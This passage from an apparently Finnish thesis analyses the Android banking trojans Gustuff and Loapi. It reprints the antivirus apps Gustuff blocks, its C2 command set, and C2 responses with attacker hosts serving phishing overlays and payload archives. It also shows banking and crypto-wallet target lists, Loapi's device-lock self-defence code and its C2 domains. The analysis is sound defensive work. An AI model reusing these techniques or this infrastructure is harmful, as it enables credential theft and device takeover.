"com.avast.android.batterysaver", "com.avast.android.passwordmanager", "com.avast.android.cleaner", "com.atvcleaner",
"com.digibites.accubattery", "com.lionmobi.battery", "ch.smalltech.battery.free", "com.samsung.android.lool", "com.sec.pcw",
"com.antivirus", "org.antivirus", "com.zrgiu.antivirus", "com.nqmobile.battery", "com.dianxinos.dxbs",
"com.noxgroup.app.cleaner", "com.lionmobi.powerclean", "com.lm.powersecurity", "com.cleanmaster.mguard",
"com.dianxinos.optimizer.duplay", "com.lionmobi.netmaster", "com.darshancomputing.BatteryIndicator", "com.antivirus.tablet",
"com.avira.android", "com.avira.optimizer", "com.a0soft.gphone.aDataOnOff", "com.avira.homeapp", "com.kms.free",
"com.kms.me", "com.kaspersky.batterysaver", "com.kaspersky.kes", "com.kaspersky.iot.scanner", "com.bitdefender.antivirus",
"com.bitdefender.security", "com.bitdefender.centralmgmt", "com.bitdefender.parentaladvisor", "com.bitdefender.wifibox",
"com.bitdefender.agent", "com.symantec.mobilesecurity", "com.symantec.mobile.idsafe", "com.symantec.familysafety",
"com.nitrodesk.honey.nitroid", "com.symantec.norton.snap", "com.sophos.smsec", "com.sophos.appprotectionmonitor",
"com.sophos.mobilecontrol.client.android", "com.sophos.smenc", "com.sophos.sse",
"com.sophos.mobilecontrol.client.android.plugin.lggate", "com.sophos.mobilecontrol.client.android.plugin.samsung",
"com.sophos.smnfc", "com.cleanmaster.security", "com.wsandroid.suite", "com.psafe.msuite", "com.qihoo.security",
"com.cmsecurity.lite", "com.drweb", "com.drweb.mcc", "com.eset.ems2.gp", "com.eset.stagefrightdetector", "com.eset.avtest",
"com.lookout", "com.lookout.net", "com.lookout.stagefrightdetector", "com.lookout.enterprise",
"com.lookout.heartbleeddetector", "org.malwarebytes.antimalware", "com.trendmicro.tmmspersonal",
"com.trendmicro.tmmssuite.mdm", "com.trendmicro.homenetworkscanner", "com.trendmicro.virdroid5",
"me.doubledutch.trendmicrogps", "com.trendmicro.vmi.remotepush", "com.trendmicro.safesync4biz",
"com.mcafee.security.safefamily", "com.mcafee.batteryoptimizer", "com.mcafee.endpointassist", "com.mcafee.personallocker",
"com.mcafee.mvision", "com.mcafee.mmi", "com.mcafee.apps.easmail", "com.wsandroid.suite", "com.wsandroid.suite.tmobile",
"com.trustgo.mobile.security", "com.ijinshan.kbatterydoctor_en", "com.macropinch.pearl", "com.gomo.battery",
"com.a0soft.gphone.aDataOnOff"});
```

Kuvio 14. Lista tarkistettavista virustorjunta paketeista (Ventura, V. 2019.)

Troijalainen kutsuu tätä toiminnolla *GLOBAL_ACTION_BACK*, joka vastaa takaisin napin painallusta mobiililaitteella, joka taas peruuttaa virustorjuntaohjelman käynnistyksen. Tällä samalla menetelmällä asetetaan myös verkkonäkymän overlay, kun käyttäjä avaa jonkin kohdistetun sovelluksen. (Ventura, V. 2019.)

Aiemmin mainitut tarkistukset, kuten SafetyNet, lähetetään välittömästi C2:lle. Beaconing lähetetään 60 sekunnin välein URL:iin *http://<SERVER>/api/v2/get.php*. (Ventura, V. 2019.)

C2 hyväksyy komentoja vain, jos valittu maa vastaa kohteena olevaa maata, muulloin se antaa vastauksen *Unauthorized* eli luvaton, joka näkyy kuviossa 15. Valitun maan ollessa kohteena oleva, C2 lähettää JSON (JavaScript Object Notation) koodatun OK viestin ja komento voidaan ajaa. C2:lta ei saada kuitenkaan yhtäkään komentoa, ennen kuin InactiveTime kentän arvo on vähintään 2000000. Se resetoituu jokaisen käyttäjän toiminnon jälkeen. (Ventura, V. 2019.)

Kuvio 15. C2:n vastaus (Ventura, V. 2019.)

Kaikki komennot annetaan vastauksena beaconingille ja tulos lähetetään URL:iin *http://<SERVER>/api/v2/set_state.php*. Komennot annetaan JSON muodossa, pakkaaja ei lisää haittaohjelma koodin hämäävää osaa. Hämäävä osa perustuu osin base85 koodaukseen, jota käytetään yleensä esim. pdf dokumenteissa. Kuviossa 16 näkyy lista käytetyistä komennoista. (Ventura, V. 2019.)

```
static {
    a = new a(null);
    b = a.a((a)a, (String)"forwardStart");
    c = a.a((a)a, (String)"forwardStop");
    d = a.a((a)a, (String)"ussdRun");
    e = a.a((a)a, (String)"sendSms");
    f = a.a((a)a, (String)"sendSmsAb");
    g = a.a((a)a, (String)"sendSmsMass");
    h = a.a((a)a, (String)"changeServer");
    i = a.a((a)a, (String)"adminNumber");
    j = a.a((a)a, (String)"changeActivity");
    k = a.a((a)a, (String)"activityStart");
    l = a.a((a)a, (String)"activityStop");
    m = a.a((a)a, (String)"updateInfo");
    n = a.a((a)a, (String)"block");
    o = a.a((a)a, (String)"dialogStart");
    p = a.a((a)a, (String)"dialogStop");
    q = a.a((a)a, (String)"notification");
    r = a.a((a)a, (String)"alert");
    s = a.a((a)a, (String)"wipeData");
    t = a.a((a)a, (String)"socksStart");
    u = a.a((a)a, (String)"socksStop");
    v = a.a((a)a, (String)"openLink");
    w = a.a((a)a, (String)"restart");
    x = a.a((a)a, (String)"uploadAllSms");
    y = a.a((a)a, (String)"uploadAllPhotos");
    z = a.a((a)a, (String)"uploadFIle");
    A = a.a((a)a, (String)"uploadPhoneNumbers");
    B = a.a((a)a, (String)"changeArchive");
    C = a.a((a)a, (String)"changeApp");
    D = a.a((a)a, (String)"acces");
    E = a.a((a)a, (String)"accesActions");
    F = a.a((a)a, (String)"actions");
    G = a.a((a)a, (String)"params");
    H = a.a((a)a, (String)"test");
    I = a.a((a)a, (String)"download");
    J = a.a((a)a, (String)"remove");
    K = a.a((a)a, (String)"checkApps");
}
```

Kuvio 16. Lista käytettävistä komennoista (Ventura, V. 2019.)

5.2.5 Aktivointi

Hämäysten ja ympäristön tarkistusten lisäksi haittaohjelmalla on myös muutamia sandboxien vastaisia mekanismeja. Haittaohjelman asennuksen ja käynnistyksen jälkeen, käyttäjän täytyy painaa ”sulje” nappia asennuksen loppuunsaattamiseksi. Tämä ei kuitenkaan sulje sitä, vaan se toimii yhä taustalla. Kun sovelluksen poistaa taustalta, se pysähtyy ja beaconing alkaa. (Ventura, V. 2019.)

Haittaohjelma aktivoituu tarkistusten jälkeen, jonka jälkeen se käy läpi 7 eri vaihetta:

1. **uploadPhoneNumbers:** Tämä komento anastaa kaikki yhteystietoluettelon puhelinnumerot, lukuun ottamatta omistajien nimiin liittyvää puhelinnumeroiden luonnollista arvoa. Toinen anastuksen vaihtoehto on käyttää tekstiviestiä ensisijaisen tartunnan välineenä. Yhteystietoluettelon anastuksen tarkoituksena on hyökätä muihin uhreihin, jotka käyttävät tekstiviestiä tartunta välineenä.

2. **CheckApps:** Tällä tiedustellaan, onko parametreiksi merkityt paketit asennettu. Näitä paketteja on yhteensä 209 (kts. Kuvio 17.) Ne on koodattu haittaohjelman lähdekoodiin.

Kuvio 17. C2:lta vastaanotetut paketit (Ventura, V. 2019.)

3. **adminNumber:** Adminin puhelinnumeron asennus (kts. Kuvio 18.) Cisco Talosin tapauksessa se kuuluu Australian mobiiliverkkoon.

```
{
  "results": "OK",
  "command": {
    "id": "p35qtyo26FeyZSewb",
    "command": "adminNumber",
    "timestamp": 1554130386162,
    "params": {
      "number": "+61488[redacted]",
      "sendId": true
    }
  }
}
```

Kuvio 18. Admin puhelinnumero

4. **changeServer:** Haittaohjelma vaihtaa C2:sta uuteen hostiin (kts. Kuvio 19.) API ja kommunikaatio protokolla säilyvät samana. Uuden palvelimen URL on peitetty, jottei sitä tunnisteta helposti.

```
{
  "results": "OK",
  "command": {
    "id": "7ueybdK3AHJa5txoR",
    "command": "changeServer",
    "timestamp": 1554130445624,
    "params": {
      "url": "BQS?83\\N-G3%d3O/ho:A/i#+704Ag60)",
      "array": [
        "BQS?83\\N-G3%d3O/ho:A/i#+704Ag60)",
        "BQS?83\\N.-A7fXi1GiNJA921#A2,hq@<5t\"F(Alt1bpjD/ol(f@;op6"
      ]
    }
  }
}
```

Kuvio 19. Palvelimen vaihdon pyyntö

5. **changeActivity:** Toimintojen peitteeksi asetetaan verkkonäkymä (kts. Kuvio 20.) Verkkonäkymiä säilytetään toisella palvelimella.


```
{
  "results": "OK",
  "command": {
    "id": "zEhLBjzjqp3CCzGMb",
    "command": "changeActivity",
    "timestamp": 1554130506392,
    "params": {
      "array": [
        {
          "type": "lock",
          "web": "http://88.99.227.26/html2/2018/GrafKey/new-inj-135-3-dark.html",
          "si": "ic_android",
          "li": "archive/li/ic_android.png",
          "id": "secret.access"
        },
        {
          "type": "lock",
          "web": "http://88.99.227.26/html2/new-inj-135-3-white.html",
          "si": "ic_android",
          "li": "archive/li/ic_android.png",
          "id": "secret.pattern"
        }
      ],
      "check": false
    }
  }
}
```


Kuvio 20. changeActivity komento

6. **params:** Tämän komennon avulla voidaan muuttaa haittaohjelman konfiguraatio parametreja. Aktivoinnin tässä vaiheessa haittaohjelma lisää beaconingin määrää tunnistamisen välttämiseksi (kts. Kuvio 21.)


```
{
  "results": "OK",
  "command": {
    "id": "dWN72jkxCcSYDwcef",
    "command": "params",
    "timestamp": 1554130565723,
    "params": {
      "pingTime": 300000,
      "actionSend": true
    }
  }
}
```


Kuvio 21. Beaconingin muutoksen komento

7. **changearchive:** Aktivoinnin viimeisenä komentona ladataan arkisto, joka sijaitsee samalla hostilla kuin verkkonäkymät (kts. Kuvio 22.) Tämä arkisto on ZIP, joka sisältää useita salasanalla suojattuja tiedostoja. (Ventura, V. 2019.)

```
{
  "results": "OK",
  "command": {
    "id": "aNCNb6jt9HZwPBP62",
    "command": "changeArchive",
    "timestamp": 1554130865971,
    "params": {
      "url": "http://88.99.227.26/html2/arc92/au483x.zip"
    }
  }
}
```



Kuvio 22. Arkiston vaihtokomento (Ventura, V. 2019.)

5.2.6 Haitallinen toiminta

Aktivoinnin jälkeen haittaohjelma aloittaa tiedonkeruun. Tämän jälkeen troijalainen alkaa suorittaa haitallisia toimintojaan. Nämä toiminnot ovat riippuvaisia laitteen konfiguroinnista sekä virustorjuntaohjelmasta ja sijainnista. Haittaohjelma pystyy keräämään uhrin tunnistetietoja kohdistetuista sovelluksista, anastaa kaikki henkilökohtaiset tiedot tai käyttämään uhrin laitetta levittääkseen troijalaista tekstiviesteillä. (Ventura, V. 2019.)

Haittaohjelma käyttää useita verkkonäkymiä apunaan saadakseen käyttäjien kirjautumistiedot. Ne ovat mukautettu niin, että haitallinen operoija saa haluamansa tiedot. Ensimmäinen verkkonäkymä luodaan aktivoinnin kuudennessa vaiheessa. (Ventura, V. 2019.)

Kuvion 23 laitteen PIN (Personal Identification Number) koodia vaativa verkkonäkymä, toimitetaan välittömästi C2:lle. Haittaohjelman aktivoinnin vaiheessa 7 ladatun ZIP tiedosto sisältää kaikki verkkonäkymien luontiin tarvittavat tiedostot: HTML (Hypertext Markup Language), CSS (Cascading Style Sheets) sekä PNG (Portable Network Graphics). Cisco Talos löysi arkistosta kaikkiaan 189 eri logoa pankeista kryptovaluutan vaihtoihin. Arkistosta löytyi myös kaikki tarvittavat koodit Australian rahoituslaitosten kohdentamiseen. Verkkonäkymät aktivoidaan vaiheen 5 *changeActivity* komennolla, jonka HTML koodi löytyy C2:n infrastruktuurista. Haitallinen operoija ei kuitenkaan tarvitse C2:n infrastruktuuria lainkaan suorittaakseen toimintaansa, koska laitteeseen ladatussa arkistossa on jo kaikki tarvittavat tiedot ja operoijalla on jo pääsy laitteeseen tekstiviestin kautta. (Ventura, V. 2019.)



Kuvio 23. PIN koodin pyynnön verkkonäkymä (Ventura, V. 2019.)

5.3 Gustuffin uudempi versio

5.3.1 Yleistä


Syksyllä 2019 Gustuffista ilmestyi uusi versio uusilla ominaisuuksilla. Pian sen jälkeen, kun Cisco Talos havaitsi Gustuffin huhtikuussa 2019, sen operoijat vaihtoivat jakelu hosteja sekä poistivat käytöstä C2 infrastruktuurin. Haittaohjelman hallinta kuitenkin säilyi toissijaisen tekstiviesteihin perustuvan admin kanavan ansiosta. Gustuffin uusimmassa versiossa ei ole enää kovakoodattuja pakettien nimiä. Näin ollen sillä on paljon alhaisempi staattinen jalanjälki edelliseen verrattuna. Lisäksi sillä on kyky ajaa skriptejä JavaScript ohjelmointikielellä. Tämä on melko innovatiivista Androidin haittaohjelmien keskuudessa. (Ventura, V. 2019.)

Cisco Talosin aikaisemmin analysoima Gustuffin versio pohjautui vahvasti Marcheriin, toinen pankkeihin kohdistuva troijalainen, joka on ollut aktiivisena jo usean vuoden

ajan. Gustuffin uusi versio on muuttunut eikä se enää muistuta Marcheria. Tämä versio kohdistuu yhä pääsääntöisesti australialaisiin käyttäjiin haitallisten tekstiviestin avulla. (Ventura, V. 2019.)

5.3.2 Kampanja

Gustuffin ensi-ilmaantumisen jälkeen sen operoijat vaihtoivat jakelu metodejaan. Edelliset metodit asetettiin mustalle listalle, joten sen operoijat poistivat C2:n käytöstä. Kesäkuussa havaitussa uudessa kampanjassa ei ollut merkittäviä muutoksia. Facebookin sijaan käyttäjien houkuttimena haittaohjelman lataukseen ja asennukseen käytettiin Instagramia. Instagramiin liittyviä domaineja käytettiin alustavana tartunnan välineenä. Kuviosta 24 käy ilmi DNS kyselyiden määrä, jotka kasvoivat kesäkuussa. (Ventura, V. 2019.)



Kuvio 24. Kesäkuun DNS kyselyt (Ventura, V. 2019.)

Lokakuussa havaitun uuden kampanjan mukana tuli myös haittaohjelman uusi versio. Edellisen version tapaan, vaikka kohde ei olisikaan potentiaalinen, sitä silti käytetään hyödyksi haittaohjelman levityksessä tekstiviestien avulla. Näitä viestejä lähetetään 300 per tunti. Tämä levitys tapa ei kuitenkaan ollut kovin tehokas. Cisco Talos ei huomannut kovinkaan monta osumaa haittaohjelman isäntä domaineilta. (Ventura, V. 2019.)

Kuviosta 25 selviää, että uusi versio kohdistui yhä pääsääntöisesti Australian rahoituslaitoksiin ja digitaaliseen valuutan lompakoihin. Niiden lisäksi se näytti ottavan kohteekseen myös rekrytointisivujen mobiilisovelluksia sekä Australian hallituksen portaalia (Ventura, V. 2019.)

Kuvio 25. Kohteet (Ventura, V. 2019.)

5.3.3 Tekniset tiedot

Uusi versio käyttää yhä samaa paketoijaa, mutta sen aktivoinnissa on useita muutoksia mm. tilan pysyvyys asennuksessa. Haittaohjelma yrittää luoda asennuksen yhtey-

dessä tiedoston nimeltä *uu.dd*. Mikäli tämä tiedosto onnistutaan luomaan, haittaohjelman ei tarvitse käydä läpi jokaista aktivoinnin vaihetta. Sen sijaan kaikki komennot tulevat suoraan C2:lta. Kohdistetut sovellukset annetaan haittaohjelmalle jo aktivoinnin yhteydessä komennolla *checkApps* (kts. Kuvio 26.) Tämä ominaisuus oli jo edellisessä versiossa, mutta se ei ollut pakollinen. Lista Gustuffin estämistä virustentorjuntaohjelmista on nyt myös mukana aktivoinnissa. (Ventura, V. 2019.)


```
{
  "results": "OK",
  "command": {
    "apps": [
      "com.android.vending",
      "au.com.nab.mobile",
      "com.anz.android.gomoney",
      "org.westpac.bank",
      "au.com.bankwest.mobile",
      "com.ubank.internetbanking",
      "au.com.suncorp.SuncorpBank",
      "org.stgeorge.bank",
      "org.banksa.bank",
      "org.bom.bank",
      "com.anz.android",
      "com.citibank.mobile.au",
      "au.com.ingdirect.android",
      "com.commbank.netbank",
      "com.circle.android",
      "com.coinbase.android",
      "com.moneybookers.skrillpayments",
      "com.westernunion.android.mtapp",
      "piuk.blockchain.android",
      "com.bitcoin.mwallet",
      "com.btcontract.wallet",
      "com.bitpay.wallet",
      "com.bitpay.copay",
      "btc.org.freewallet.app",
      "org.electrum.electrum",
      "com.xapo",
      "com.airbitz",
      "com.kibou.bitcoin",
      "com.qcan.mobile.bitcoin.wallet",
      "me.cryptopay.android",
      "com.bitcoin.wallet",
      "lt.spectrofinance.spectrocoin.android.wallet",
      "com.kryptokit.jaxx",
      "com.wirex",
      "bcn.org.freewallet.app",
      "com.hashengineering.bitcoincash.wallet",
      "bcc.org.freewallet.app",
      "com.coinspace.app",
      "btg.org.freewallet.app",
      "com.bitpie",
      "net.bither",
      "co.edgesecure.app",
      "com.arcbit.arcbit",
      "distributedlab.wallet",
      "de.schildbach.wallet_test",
      "com.plutus.wallet",
      "com.coincorner.app.crypt",
      "org.vikulin.etherwallet",
      "eth.org.freewallet.app",
      "au.com.seek",
      "com.indeed.android.jobsearch",
      "com.indeed.androidemployers",
      "secret.access",
      "secret.pattern"
    ],
    "type": "checkApps",
    "id": "nh8qZpeM3kYK6SgBR",
    "timestamp": "2019-10-10T09:12:08.482Z"
  }
}
```


Kuvio 26. checkApps komento (Ventura, V. 2019.)

Näillä muutoksilla haluttiin alentaa haittaohjelman staattista analysoinnin jalanjälkeä. Tässä versiossa on myös muutettu vuorovaikutusta laitteen kanssa. Komennon *interactive* avulla käytetään esteettömyys API:a pankkisovellusten käyttöliittymän hallintaan. (Ventura, V. 2019.)

5.3.4 Gustuffin yhteenveto

Gustuff näyttää olevan jatkuvasti kehittyvä uhka, sen taustalla oleva tekijä tuntuu jatkavan riippumatta siitä, kuinka paljon se saa huomiota. Ensimmäisen version analysoinnin jälkeen, sen operoijat muuttivat haittaohjelma koodia, jotta se olisi vaikeammin havaittavissa. Kampanjaan itsessään ei tehty muutoksia, mutta se silti muutti metodeja, jolla se suoritti rikollista toimintaansa. Haittaohjelman kohteena on edelleen rahoituslaitokset sekä kryptovaluutat. (Ventura, V. 2019.)

5.4 Loapi


5.4.1 Yleistä

Vuoden 2017 loppupuolella Kaspersky Labs raportoi troijalaisesta nimeltä Loapi, joka keskittyi kryptovaluutta Moneron louhintaan Android laitteilla. Se käyttää louhinnassa laitteen prosessoria niin paljon että erään sen tutkijan laitteen akku turposi ja melkein rikkoi sen takakannen. Loapi löydettiin noin 20 eri sovelluksesta. Louhinnan lisäksi se käytti mainoksia tehdäkseen rahaa, tekstiviestejä sekä DDoS (Distributed Denial of Service) hyökkäyksiä. (Conner, F. 2017.)

5.4.2 Jakelu ja tartunta

Loapia jaetaan mainoskampanjoiden avulla. Haitalliset tiedostot ladataan hyökkääjän haitallisesta verkkolähteestä. Löydettyjen 20 eri sovelluksen joukkoon kuuluu lähinnä suosittuja virustentorjunta sovelluksia. Asennuksen jälkeen sovellus pyytää laitteen järjestelmänvalvojan oikeuksia niin kauan, kunnes käyttäjä hyväksyy (kts. Kuvio 27.) Samalla tarkistetaan, onko laite rootattu. Saatuaan edellä mainitut oikeudet, riippuen

sovelluksesta, se piilottaa kuvakkeensa tai simuloi virustentorjunta toimintaa. (Buchka, N., Galov, D. & Kivva, A. 2017.)



Kuvio 27. Järjestelmänvalvojan oikeuksien pyyntö (Buchka, N., Galov, D. & Kivva, A. 2017.)


5.4.3 Itsepuolustus

Mikäli käyttäjä yrittäisi viedä laitteen oikeudet pois Loapilta, se lukitsee laitteen näytön sekä laitteenhallinta asetukset ja suorittaa kuvion 28 mukaisen koodin:

```
public CharSequence onDisableRequested(Context arg6, Intent arg7) {
    Object v0 = arg6.getSystemService("device_policy");
    ((DevicePolicyManager)v0).lockNow();
    Intent v1 = new Intent("android.settings.SETTINGS");
    v1.setFlags(0x10000000);
    v1.addFlags(0x4000000);
    v1.addFlags(0x8000);
    v1.addFlags(0x40000000);
    v1.addFlags(0x800000);
    arg6.startActivity(v1);
    AtomicInteger v1_1 = new AtomicInteger(0);
    Handler v2 = new Handler();
    v2.postDelayed(new LockNow(this, v1_1, ((DevicePolicyManager)v0), v2), 300);
    v2.postDelayed(new ScareUser(this, arg6), 2000);
    return "Phone data will wiped. Are you sure?";
}
```

Kuvio 28. Laitteen lukituksen koodi (Buchka, N., Galov, D. & Kivva, A. 2017.)


Tämän lisäksi Loapi pystyy vastaanottamaan sen C2:lta listan sovelluksista, jotka voivat uhata sen toimintaa. Listan avulla se pystyy valvomaan asennusta sekä uhkaavia sovelluksia. Jos joku listan sovelluksista asennetaan tai avataan, Loapi näyttää kuvion 29 mukaisen valheellisen viestin, jonka mukaan se on havainnut haittaohjelman, joka pitäisi poistaa. Viesti näytetään yhä uudelleen, vaikka käyttäjä hylkäisi sen. Käyttäjän on siis pakko tehdä kuten viesti pyytää. (Buchka, N., Galov, D. & Kivva, A. 2017.)



Kuvio 29. Huijausviesti haittaohjelmasta (Buchka, N., Galov, D. & Kivva, A. 2017.)

5.4.4 Arkkitehtuuri

Kuviossa 30 näkyy troijalaisen arkkitehtuuri, joka koostuu eri kerroksista. Aluksi haitallinen sovellus lataa *assets* kansiosta tiedoston, jonka se avaa Base64 avulla ja sitten purkaa XOR (Exclusive or) operaattorilla. Näiden jälkeen saatu DEX (Dalvik Executable) tiedosto on ladattu ClassLoaderilla. (Buchka, N., Galov, D. & Kivva, A. 2017.)



Kuvio 30. Troijalaisen arkkitehtuuri (Buchka, N., Galov, D. & Kivva, A. 2017.)

Haitallinen sovellus lähettää sen toisessa vaiheessa C2:lle tiedot laitteesta JSON muodossa.


```
{
    "PhoneInfo": {
        "DeviceImei": "[redacted]",
        "MacAddress": "[redacted]",
        "VersionCode": "6.0.1",
        "Language": "English",
        "AndroidId": "[redacted]",
        "PseudoId": "[redacted]",
        "AndroidSdk": 17,
        "IsRoot": true,
        "Manufacturer": "[redacted]",
        "DeviceModel": "[redacted]",
        "ConnectType": "wifi",
        "NetworkType": "0",
        "NetworkGen": "undefined",
        "LocalTime": "2017-11-17T12:20:37+03:00",
        "UnixTime": 1510926052,
        "UserAgent": "Mozilla\/5.0 (Linux; Android 6.0.1;..."
        "IsCanMeasure": 0
    },
    "SimInfo": {
        "NetworkCountryIso": "",
        "NetworkOperatorName": "",
        "NetworkOperatorCode": "",
        "SimCountryIso": "",
        "SimOperatorCode": "",
        "SimOperatorName": "",
        "IsRoaming": false
    },
    "AppInfo": {
        "SdkId": 0,
        "SdkHash": "jyRCFUVx",
        "Scope": "",
        "Build": 0,
        "LoadTime": 1510926052,
        "InstallTime": 1510926052,
        "Package": "com.vhmnkdxnz.zfdec",
        "Tag": "default",
        "Param1": "",
        "Param2": "",
        "IsAdmin": true,
        "Referrer": "",
        "Permissions": [],
        "IsApk": true,
        "IsIconHidden": true
    }
}
```


Kuvio 31. Laitetiedot C2:lle (Buchka, N., Galov, D. & Kivva, A. 2017.)

C2 lähettää vastauksena komennon kuviossa 32 olevassa muodossa:

```
{
    "installs": [2, 5, 7, 8],
    "removes": [4],
    "delay": 14400,
    "domains": ["https://api-profit.com", "https://alluorine.info", "https://narusnex.info", "https://ngkciwmnq.info",
        "https://krnwhyvq.info", "https://ovnwislxf.info", "https://golangwq.info", "https://nvewpvnid.info"
    ],
    "reservedDomains": ["https://mancortz.info", "https://fdsvtrwda.info"],
    "hic": false,
    "dangerousPackages": []
}
```


